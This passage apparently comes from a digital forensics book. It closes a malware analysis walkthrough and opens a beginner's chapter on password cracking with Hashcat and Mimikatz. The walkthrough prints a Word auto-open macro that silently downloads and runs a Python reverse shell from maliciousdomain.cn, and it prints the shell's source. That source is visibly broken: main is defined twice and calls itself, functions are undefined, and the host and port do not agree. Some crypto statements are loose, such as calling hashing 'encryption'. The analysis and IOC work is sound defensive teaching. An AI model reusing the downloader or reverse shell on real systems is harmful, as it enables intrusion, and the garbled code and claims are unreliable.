
    p=subprocess.Popen(["\\windows\\system32\\cmd.exe"], stdout=subprocess.PIPE,
    soc2proc_thread = threading.Thread(target=soc2proc, args=[s, p])
    soc2proc_thread.daemon = True
    soc2proc_thread.start()

    proc2soc_thread = threading.Thread(target=proc2soc, args=[s, p])
    proc2soc_thread.daemon = True
```

We add this domain to the list of IOCs. We could have also identified the traffic associated with this domain if we had started this investigation by looking for suspicious DNS calls. The .cn root domain indicates this is a Chinese domain and if we are in a scenario where traffic to China is abnormal then this is a potential red flag.

No.	Time	Source	Destination	Protocol	Length	Info
18	2.510280	192.168.163.131	192.168.163.128	DNS	78	Standard query 0x80cf A maliciousdomain.cn
19	2.511466	192.168.163.128	192.168.163.131	DNS	94	Standard query response 0x80cf A maliciousdomain.cn A 192.168.163.128
32	3.813685	192.168.163.131	192.168.163.128	DNS	78	Standard query 0x80d8 A maliciousdomain.cn
33	3.814234	192.168.163.128	192.168.163.131	DNS	94	Standard query response 0x80d8 A maliciousdomain.cn A 192.168.163.128

We know that `bdw.py` is malicious and provided a remote attacker access to the infected machine, but we do not yet know how it got there. We see that the document the user stated they received from a new customer ends with the extension `.docm`. This informs us that the document contains macros which could be the initial infection vector (IIV). Analysis on this file needs to be done in an isolated lab to prevent any reinfection.



The document in this scenario contains only one line of text stating that it is a generic document for a malware analysis walkthrough. We could search for unique strings in the document that could be used for IOCs in a real-world scenario to help others determine if they have received the same document. The next step is to check the documents for macros.

Click View in the ribbon menu at the top of the document. Then select the Macros button and click the Edit button in the window that pops up. We find that this document does contain a simple macro that uses PowerShell to download `bdw.py` from `maliciousdomain.cn`. The macro then executes `bdw.py` to initiate the initial reverse shell connection. The macro contains the AutoOpen and Document\Open subroutines to run the downloader when the document is opened. We have now verified that `Doc1.docm` is a downloader used to infect the system with a Python-based reverse shell. We add `Doc1.docm` to our list of IOCs.



```

Doc1 - NewMacros (Code)
(General) AutoOpen

Sub Document_Open()
    My_Macro
End Sub


Sub AutoOpen()
    My_Macro
End Sub

Sub My_Macro()
    Dim str As String
    str = "powershell (New-Object System.Net.WebClient).DownloadFile('http://maliciousdomain.cn/bdw.py', 'C:\Windows\Tasks\bdw.py')"
    Shell str, vbHide
    Dim Service As String
    Executer = "C:\Python27\python.exe C:\Windows\Tasks\bdw.py"
    Wait [2]
    Shell Execute, vbHide
End Sub


Sub Wait(n As Long)
    Dim t As Date
    t = Now
    Do
        DoEvents
        Loop Until Now >= DateAdd("s", n, t)
End Sub

```

We could have started our analysis with the Doc1.docm document that was mentioned by the user. This would have given us the info to track down the reverse shell that we had found by analyzing the network traffic and processes earlier. Running Wireshark while executing the macro helps us find the DNS calls to the maliciousdomain.cn. We can also extract the bdw.py script from the HTTP stream since it was download unencrypted via HTTP. This can be useful in instances were more advanced malware downloads another stager and then deletes the stager from the system after running its payload.



No.	Time	Source	Destination	Protocol	Length	Info
18	2.510380	192.168.169.131	192.168.169.128	DNS	78	Standard query 0x88cf A maliciousdomain.cn
19	2.511480	192.168.169.128	192.168.169.131	DNS	84	Standard query response 0x88cf A maliciousdomain.cn A 192.168.169.128
32	3.813689	192.168.169.131	192.168.169.128	DNS	78	Standard query 0x88d8 A maliciousdomain.cn
33	3.814234	192.168.169.128	192.168.169.131	DNS	84	Standard query response 0x88d8 A maliciousdomain.cn A 192.168.169.128



```

GET /bdw.py HTTP/1.1
Host: 192.168.1.100
Connection: keep-alive

HTTP/1.1 200 OK
Server: SimpleHTTP/0.6 Python/3.6.13
Date: Sun, 06 May 2023 08:08:13 GMT
Content-Type: text/x-python
Content-Length: 220
Last-Modified: Fri, 06 May 2022 23:43:22 GMT

#!#!/usr/bin/python3
#bdw.py
#by https://github.com/4ndreduin/DevTele/backdoor
#License: MIT
#Github: https://github.com/4ndreduin/DevTele/backdoor

#This script provides a reverse shell backdoor system. It can be used to establish persistence after compromising a system by setting a cronjob, scheduled task, or service to run the script to maintain connection after reboots, etc.
#Imports:
#Import subprocess
#Import os
#Import threading
#Import sys

#HOST = "maliciousdomain.ch"
#PORT = 8083

#Written reverse shell and bind shell modified from code found https://stackoverlow.com/questions/17901757/python-bind-malicious-reverse-shell-one-liner

def encodebase64(b64):
    while True:
        data = s.recv(1024)
        if len(data) > 0:
            p.stdin.write(data)
            p.stdin.flush()

def processs(s):
    while True:
        x = s.recv(1)
        if x == b'\n':
            s.sendall(x)

def main():
    s=socket.socket(socket.AF_INET,socket.SOCK_STREAM)
    s.connect(("192.168.1.100",8083))

    p=subprocess.Popen(["powershell","-NoProfile","-ExecutionPolicy","Bypass","-File","C:\Windows\System32\cmd.exe"], stdout=subprocess.PIPE, stderr=subprocess.PIPE)

    socketThread = threading.Thread(target=socketThread, args=[s,p])
    socketThread.daemon = True
    socketThread.start()

    processsThread = threading.Thread(target=targetProcess, args=[x,p])
    processsThread.daemon = True
    processsThread.start()

    try:
        p.wait()
    except KeyboardInterrupt:
        s.close()

    return

def main():
    main()

if __name__ == '__main__':
    main()

```

We can also use the built in certutil.exe tool to generate hashes for the malware files to use for IOCs. Run certutil -hashfile Dco1.docm SHA256 to generate a SHA256 hash of the document. You can also generate an MD5 hash and generate the hashes for the bdw.py. These are useful IOCs for signature-based systems to detect the presence of the malware.

Administrator: Command Prompt

```
C:\>certutil -hashfile C:\Doc1.docm SHA256
SHA256 hash of C:\Doc1.docm:
6fa2281fb38be1ccf006ade3bf210772821159193e38c940af4cf54fa5aaae78
CertUtil: -hashfile command completed successfully.


C:\>certutil -hashfile C:\Doc1.docm md5
MD5 hash of C:\Doc1.docm:
b85e666497ea8e8a44b87bda924c254e
CertUtil: -hashfile command completed successfully.

C:\>certutil -hashfile C:\Windows\Tasks\bdw.py SHA256
SHA256 hash of C:\Windows\Tasks\bdw.py:
f24721812d8ad3b72bd24792875a527740e0261c67c03fe3481be642f8a4f980
CertUtil: -hashfile command completed successfully.


C:\>certutil -hashfile C:\Windows\Tasks\bdw.py md5
MD5 hash of C:\Windows\Tasks\bdw.py:
34ca38da117d1bb4384141e44f5502de
CertUtil: -hashfile command completed successfully.

C:\>
```

We can use Procmon and ProcDOT to verify that the malicious files did not spawn any additional processes that need to be investigated. The ProcDOT graph shows us that the python.exe process communicated over TCP to IP 192.168.163.128 and spawned a cmd.exe process. We can see the commands that were run in the cmd.exe process in the graph and verify that no additional files or processes were created.



We can verify if any other registry settings are changed by executing the Word document macro on our test machine. We use Regshot to take a snapshot before and after opening the document. We then open the comparison of the snapshots to review the changes. Start Regshot then click 1st shot and then shot.



We then open the malicious Word document. We execute the macro allowing it to download the bdw.py reverse shell from our attacker webserver and then add our persistence registry key under HKCUSoftwareMicrosoftWindowsCurrentVersionRun. Then we click 2nd shot in Regshot and select shot. This takes the second snapshot and allows us to click the compare button to compare the snapshots.

This produces a .txt document listing all of the registry changes that occurred between the snapshots. It contains a lot of noise and can be tedious to sort through. We can verify that the

persistence mechanism was added. We can find evidence that the user clicked the Enable Content button allowing the macro to run. This found by searching for TrustRecords to find an entry that lists the malicious document added to the TrustRecords key.

We can include automated analysis by uploading the document to VirusTotal to determine if it is detected as malicious by any of the Antivirus vendors. VirusTotal lists 30 out of 62 vendors detected the document as malicious with most of the detections flagging it as a downloader. This matches what we determined from our own analysis.

Vendor	Result	Notes
Aegis (Static ML)	Suspicious	Ad-Aware
Acabit	VB-Heu2-Downloader.2.3B13270E.Gen	Avast
AVG	MO97-Downloader-WT [Tr]	Avira (no cloud)
BitDefender	VB-Heu2-Downloader.2.3B13270E.Gen	Cynet
Cynet	PP97M-Agent.ADM.genEl Dorado	DrWeb
Elastic	Malicious (high Confidence)	Emsisoft
eScan	VB-Heu2-Downloader.2.3B13270E.Gen	F-Secure
Fortinet	VBA/Amphitryon.2314tr	GData
Kaspersky	HEUR:Trojan-Downloader.Script.Generic	MAX
McAfee-GW-Edition	BehavesLikeDownloader!C	NANO-Antivirus
Rising	Macro-Powershell.b (CLASSIC)	Sangfor Engine Zero
SentinelOne (Static ML)	Static AI - Malicious OPENKML	Symantec
TACHYON	Suspicious/WOXJSR.Gen	Tencent
Tomix (FireFox)	VB-Heu2-Downloader.2.3B13270E.Gen	TransMemory

Analysis Wrap-Up

We have now completed analyzing the system to verify that it is infected with malware. We determined what the malware does and we have extracted IOCs to implement in our defensive tools to detect future infection attempts. The machine will need to be reimaged before returning it to the user for use to ensure all malware has been eradicated. It is important to ensure a forensic image is taken before reimaging the system if evidence preservation is needed to legal cases or future investigations. To recap our IOCs:

- Downloader macro in document title Doc1.docm
- Unique string “This is a generic document for a malware analysis walkthrough” in Doc1.docm
- Second stage Python reverse shell named bdw.py stored in C:\Windows\Tasks\
- Service named NotBackDoor to auto start bdw.py

- HKCU\SOFTWARE\Microsoft\Windows\CurrentVersion\Run\NotBackDoor registry key to autorun bdw.py
- SHA256 hash of Doc1.docm - 6fa2281fb38be1ccf006ade3bf210772821159193e38c940af4cf54fa5aaae78
- Md5 hash of Doc1.docm - b85e666497ea8e8a44b87bda924c254e
- SHA256 hash of bdw.py - f24721812d8ad3b72bd24792875a527740e0261c67c03fe3481be642f8a4f980
- Md5 hash of bdw.py - 34ca38da117d1bb4384141e44f5502de
- BdW.py downloaded from maliciousdomain.cn
- BdW.py reverse shell to IP 192.168.163.128 (maliciousdomain.cn)
- BdW.py reverse shell on port 8443

Conclusion

This was a simple example of how to conduct basic malware analysis. The tools and techniques discussed in this scenario can be used in a real-world scenario to determine if a machine is infected with malware and extract some IOCs. The malicious files used for this scenario and a copy of the walkthrough can be found on my [GitHub](#)⁵⁹. You will need a system with netcat to receive the reverse shell as well as [fakedns](#)⁶⁰ to simulate a DNS server to direct the `maliciousdomain.cn` calls to your attacker machine.

More advanced malware will require additional tools and techniques. The techniques to reverse engineer malware to include decompiling, disassembling, and debugging is covered in courses such as [SANS FOR610 Reverse Engineering Malware](#)⁶¹. The FOR610 course is a good step up to the next level if you enjoyed this basic malware analysis. The course also teaches some techniques for deobfuscating code whereas this basic analysis only consisted of unobfuscated code.

Additional advanced topics to look into include techniques to recover encryption keys. Those techniques are useful to decrypt source code of encrypted malware or to help recover keys to decrypt files that have been encrypted by ransomware. Assembly language programming familiarity is needed for debugging and reverse engineering of malware. Basic knowledge of JavaScript is also useful for analyzing web-based malware.

You can also increase your skills by taking malware development course from [Sektor7](#)⁶². Learning to develop malware will help you better understand how to detect malware and will teach you additional techniques used by modern malware. SANS also offers the advanced FOR710 course for [Reverse-Engineering Malware: Advanced Code Analysis](#)⁶³.

If you enjoyed this walkthrough would like to check out more, you can check out my [GitHub](#)⁶⁴ for a walkthrough on performing white box code analysis of a vulnerable web application and coding a full chain exploit. I have solutions for various vulnerable web applications and binary exploitation challenges and will be adding a couple of binary exploitation and reverse engineering walkthroughs in the future. I can also add in intermediate malware analysis walkthroughs if there is enough interest.

⁵⁹<https://github.com/ApexPredator-InfoSec/Basic-Malware-Analysis>

⁶⁰<https://github.com/SocialExploits/fakedns/blob/main/fakedns.py>

⁶¹<https://www.sans.org/cyber-security-courses/reverse-engineering-malware-malware-analysis-tools-techniques/>

⁶²<https://institute.sektor7.net/red-team-operator-malware-development-essentials>

⁶³<https://www.sans.org/cyber-security-courses/reverse-engineering-malware-advanced-code-analysis/>

⁶⁴<https://github.com/ApexPredator-InfoSec>

Chapter 4 - Password Cracking for Beginners



By John Haynes⁶⁵ | GitHub⁶⁶ | Discord⁶⁷

Disclaimer & Overview

This chapter is a beginner's guide on how to crack passwords. While on the surface this may seem to be something reserved for cybercriminals, there are legitimate reasons for a law-abiding individual to understand this process. Firstly, those who work in penetration testing or a red team environment will need to know how to do this task. Secondly, law enforcement may need to access data that is password protected with the legal authority of a search warrant. Third, important data may need to be recovered from a device after the owner is deceased for the estate or heirs. There may also be other ways to legally access password-protected data such as forgotten passwords or security concerns in a corporate environment. Finally, it is important for someone who wishes to keep their data secure to understand this process to know why a strong password is important and how to test the security of their passwords without compromising those passwords.

That being said, I do not condone, encourage, or support those who would use this information for malicious or illegal means. This chapter will start with the fundamentals of hashing and end with showing how a strong password makes a substantial difference when attempting to crack complex passwords. I will also touch on more advanced concepts for custom wordlist generation and optimization.

⁶⁵<https://www.youtube.com/channel/UCJVXolxwB4x3EsBAzSACCTg>

⁶⁶<https://github.com/FullTang>

⁶⁷<http://discordapp.com/users/167135713006059520>

In digital forensics, the first challenge is to get the data in a state so that it can be analyzed. For those that need to legally access the data, there should be something in here for you. For those that wish to learn how to better secure their data, there should be something in here for you as well. Let's get started!

Password Hashes

At the fundamental level, a password is like a key that fits into and unlocks a particular lock. Only you have the key, but anyone can come up and inspect the lock. With a mechanical lock, nobody can see the internal functions of the lock without specialized tools like lock picks. If someone was proficient at using lockpicks, they could theoretically determine the depth of each pin while picking the lock to make a key that would unlock the lock.

The same sort of concept is true for passwords. Each password should have a unique algorithmic hash. To obtain a hash, a complex mathematical algorithm is run against a string of data and the output is an extremely unique character string. For some weaker hash algorithms, there have been hash collisions where two different sets of data have resulted in the same outputted hash. However, when considering human-generated passwords, it is normally not necessary to worry about hash collisions. It is sufficient to say that if you have the hash of a password you have the password in an encrypted state. The password hash is how the password is stored on any modern operating system like Windows, macOS, or Linux or for encrypted containers like BitLocker or encrypted 7-Zip files. With the right tools, that is the only part of the password that will be available for an examiner to inspect, just like the mechanical part of a lock is the only thing to inspect on a locked door if someone were to try and pick the lock. There are methods to prevent the extraction of a password hash, but it is reasonable to attempt to find a method to extract a hash from a system if the individual has physical access to the electronic device, encrypted file, or a forensic image (.E01, dd, or similar) of an encrypted volume or file.

Therefore, if the password hash can be extracted, it can be attacked to attempt to crack the password. Hashing algorithms are mathematically a one-way operation. If someone has a password hash, there is no normal mathematical operation that can be performed to reverse engineer the original plaintext password. Additionally, some hashing algorithms are more difficult to crack than others because the speed of decryption is sacrificed for security. However, the user can guess the potential password, hash it, and then compare the resulting hash against the known hash. If it is a match, then the password is cracked. This would be a very slow method to do manually, but there is software like Hashcat that can be used to automate this process to perform thousands of attempts per second. To make the guessing more difficult, the system can implement what is known as "salt" into the hash to obfuscate the hash and make it more difficult to crack.

A discussion of password hashes would not be complete without mentioning salted passwords. The salt for a password is additional data that is added to the password before the hash algorithm is applied to complicate the guessing of the password. Therefore, the salt would have to be known and applied to each potential guess otherwise the hash would be incorrect even if the correct password was guessed. The salt can be generated in several different ways and can be static or dynamic

depending on developer choice. Unfortunately, Windows does not salt the NTLM password hashes that it generates so they are vulnerable to attack.

As was just mentioned, Windows stores password hashes in NTLM format. This is unfortunately a very weak form of encryption as it is the equivalent of MD4 encryption. The VTech company was compromised in 2015 by a SQL injection attack and when the password hashes were analyzed they were determined to be encrypted with MD5. MD5 is considered to be a weak form of encryption and some do not consider it to even be encryption as it is so weak. Windows uses even weaker encryption for its passwords, and those passwords are not even salted to compensate for the weak encryption! Windows has upgraded to NTLMv1 and NTLMv2 for some uses, but those are still weak by most encryption standards. Even more concerning is these NTLM hashes of user passwords are transmitted over the network for authentication between computers (Patton, 2022). This is one of the most common passwords that users will use and can be extracted by several methods, including packet sniffing. It is also nearly guaranteed to not be generated by a password manager as the user has to physically enter the password into the keyboard.

Useful Software Tools

There is no reason to reinvent the wheel as in most situations someone else has already created a tool that will perform the task needed. The same is true for using software to assist in cracking passwords. The general workflow for cracking a password is hash extraction, hash identification, attacking the hash with general methods, and attacking the hash with custom methods. Tools that can assist in these phases are [Mimikatz⁶⁸](#), [Hashcat⁶⁹](#), [John the Ripper⁷⁰](#), [Passware⁷¹](#), [Gov Crack⁷²](#), custom scripts often shared on GitHub and many more. Some tools like Passware are paid tools, and while there is nothing wrong with a paid tool, this paper will focus on using the free tool called Hashcat. Gov Crack has a graphical user interface (GUI) while Hashcat and John the Ripper use command-line interfaces (CLI). Normally GUI interfaces allow for ease of access but tend to lack the flexibility of CLI tools. Nearly all of the custom scripts that are used for hash extraction and are posted on GitHub are going to be CLI-based tools. If the reader is unfamiliar with the command line, that should not be a limiting factor for at least understanding the methods discussed in this paper and there will be step-by-step instructions on how to crack a password hash in Hashcat. The focus on a particular set of tools over another is due to personal experience with certain tools and no bias towards any particular tool is intended as many tools can do the same thing and overlap with each other with certain functions.

⁶⁸<https://github.com/gentilkiwi/mimikatz>

⁶⁹<https://hashcat.net/hashcat/>

⁷⁰<https://github.com/openwall/john>

⁷¹<https://www.passware.com/>

⁷²<https://www.govcrack.com/>

Hash Extraction Techniques

One common method to extract an NTLM hash is to use Mimikatz, but it is widely recognized as malware by most anti-virus software. If the individual has access to the forensic image (an .E01 or similar) of the hard drive of the computer, then Mimikatz should be used against the SAM and SYSTEM registry files found in C:\Windows\System32\config, assuming BitLocker or another form of encryption is not present. Even with live access to a machine, administrator rights and a forensic tool such as FTK Imager⁷³, preferably preloaded on a USB drive, will be required to copy the registry files as a simple copy/paste or drag-and-drop method will not work. This is just one way to obtain an NTLM hash as it can also be obtained by observing network traffic. In general, this is a great place to start when trying to crack passwords and try out different methods as the NTLM hash uses a weak encryption method.

If the examiner is looking at an APFS encrypted volume from a MacBook, it is important to realize that the password for the encrypted volume is the same as the password used to log into the system. However, this hash uses a strong encryption method and will take much longer to crack as compared to an NTLM hash. To extract the hash, there are tools available like the one from user [Banaanhangwagen](#)⁷⁴ on GitHub. This will require using Linux to run the tool and extract the hash from a raw or .dd forensic image.

Other encryption methods include BitLocker, zipped or compressed files, password-protected Word documents, and many more. Generally speaking, some smart person somewhere has found out how to extract the hash and has shared that information for that particular situation. The examiner needs to search for hash extraction of a particular make, model, file system, software version, or a combination of those and similar attributes. [John the Ripper](#)⁷⁵ is a great place to start when looking for how to extract a hash. Also as a general rule, the hash is likely to be stored in plain text somewhere in the hex (the raw data) on an electronic device. If the examiner is willing to poke around and search the hex, they may be able to find the password hash assuming the correct decoding method is used. This is not a hard-fast rule by any means, as there are complex methods of preventing external access to protected memory areas. For example, at the time of writing this, I know of no known method to extract a hash from a Chromebook even though it is possible to log into a Chromebook without it being connected to the internet, implying that a hash of the user's password must be stored locally on the device.

⁷³<https://www.exterro.com/ftk-imager>

⁷⁴<https://github.com/Banaanhangwagen/apfs2hashcat>

⁷⁵<https://github.com/openwall/john>

Hash Identification

There may be times when a password hash has been located but the hash type is unknown. Hashcat has an entire wiki including example hashes that can aid in this process. The example hashes are located on the [Hashcat Wiki⁷⁶](https://hashcat.net/wiki/doku.php?id=example_hashes) and can help with the hash identification of an unknown hash. A simple Google search for “Hash Identification” results in multiple online tools that can help identify the type of hash, be it NTLM, SHA-256, or many others. Several websites include [Skerritt⁷⁷](https://nthskeiritt.blog/), [Hashes.com⁷⁸](https://hashes.com/en/tools/hash_identifier) or [Onlinehashcrack.com⁷⁹](https://www.onlinehashcrack.com/hash-identification.php). Be wary of using these or any other websites for sensitive hashes as the website now has the actual hash. For advanced examiners who do not want to use an online tool, Kali Linux also has an offline tool called [Hash-Identifier⁸⁰](https://www.kali.org/tools/hash-identifier) that can be downloaded and used locally so the hash is not shared.

Attacking the Hash

Once the type of hash is identified, it is time to attempt to crack the hash. The simplest yet least secure method of cracking a password from a hash is once again to use an online resource. Some of the previously mentioned websites also offer services that will attempt to crack a hash, but those are limited. The use of a password cracking tool such as Hashcat is highly recommended as it allows for a much more powerful, robust, and secure method of cracking a password hash.

Here is a hash taken from the Hashcat Wiki: b4b9b02e6f09a9bd760f388b67351e2b. This is an NTLM hash of a word in the English language. If you have visited the website then it is easy to determine what this hash is, but let’s assume that we know nothing about this hash other than it was extracted from a Windows machine and we wanted to crack this hash using Hashcat. Recall that the method of cracking this password has to be coming up with our potential password, hashing it, and comparing the two hashes until we find a match. This is a process Hashcat will automate for us. So if we get it wrong, the worst that will happen is we will move on to the next potential password and try again. Therefore, there are two primary methods of attacking a password, a brute-force method, and a more focused attack. An exhaustive brute-force attack would take the combination of all possible symbols on the keyboard and iterate through them. This is not ideal, but let’s explore the mathematical reason why it is not the best method before explaining a better method.

If an exhaustive attack was to be performed against a password, that would mean that every possible permutation of all possible characters, numbers, and symbols on the keyboard would be attempted. For the standard English QWERTY keyboard, there are 10 digits 0123456789, 26 lowercase letters abcdefghijklmnopqrstuvwxyz, 26 upper case letters, ABCDEFGHIJKLMNOPQRSTUVWXYZ, and 33 special characters or including symbols, !@#\$%^&*()_-+=[]{ }\\|;:'",<.>/?. Note that space or the spacebar is also included in the special character count. Adding these together results in $10 + 26 + 26 + 33 = 95$

⁷⁶https://hashcat.net/wiki/doku.php?id=example_hashes

⁷⁷<https://nthskeiritt.blog/>

⁷⁸https://hashes.com/en/tools/hash_identifier

⁷⁹<https://www.onlinehashcrack.com/hash-identification.php>

⁸⁰<https://www.kali.org/tools/hash-identifier>

or ninety-five total possible characters that can be used at any point in a password, assuming they are all allowed for use in a password. So for a single character password, there are only 95 possible combinations. For a two-character password, there are $95 \times 95 = 9,025$ possible combinations. A three-character password has $95 \times 95 \times 95$ (or 95^3) = 857,375 combinations, a four-character has $95^4 = 81,450,625$ combinations, and a very short five-character password has an astonishing $95^5 = 7,737,809,375$ password combinations, over seven billion! Even a meager eight-character combination has over six quadrillion (a quadrillion is the name of the number just beyond trillion) possible combinations for just the eight characters alone! Not only does this show the difficulty of using every possible character, but it also shows the strength of using unusual symbols in passwords. Even with modern computing that is capable of computing thousands of possible passwords per second, it could take decades or longer to attempt to crack an eight-character password using this method using normal computers. We need a better method!

So to speed up this process we need to make some assumptions about the original password rather than guessing random characters. This brings up the primary weakness and therefore the best method of attacking passwords once the examiner has the hash. Since most passwords must be remembered by the user, it is very likely to contain a word in a language that the user knows. The total number of guesses can be greatly reduced by avoiding letter combinations that are not words. The total number of words in the 2022 Oxford English dictionary is over 600,000 words, but this does include outdated, obsolete, and obscure words. Still, this is a huge improvement over even a short three-letter permutation!

It is also common to add numbers or symbols to the end of the password. So we can also add numbers to the end of a valid word and try those combinations. Sophisticated users may decide to use “leet speak⁸¹” and replace letters like ‘S’ with the number ‘5’, the letter ‘A’ with the number ‘4’, the letter ‘E’ with the number ‘3’, the letters ‘T’ or ‘l’ with the number ‘1’ because they look similar to the corresponding letter. For example, the word “Apples” may become “4pp135” when using leet speak. Finally, the addition of symbols is common at the end of the password, so common symbols like “!” can be added to the end (Picolet, 2019). This is by no means an exhaustive list, but this is a good starting point considering the alternative of a true brute force attack.

⁸¹<https://en.wikipedia.org/wiki/Leet>

Wordlists

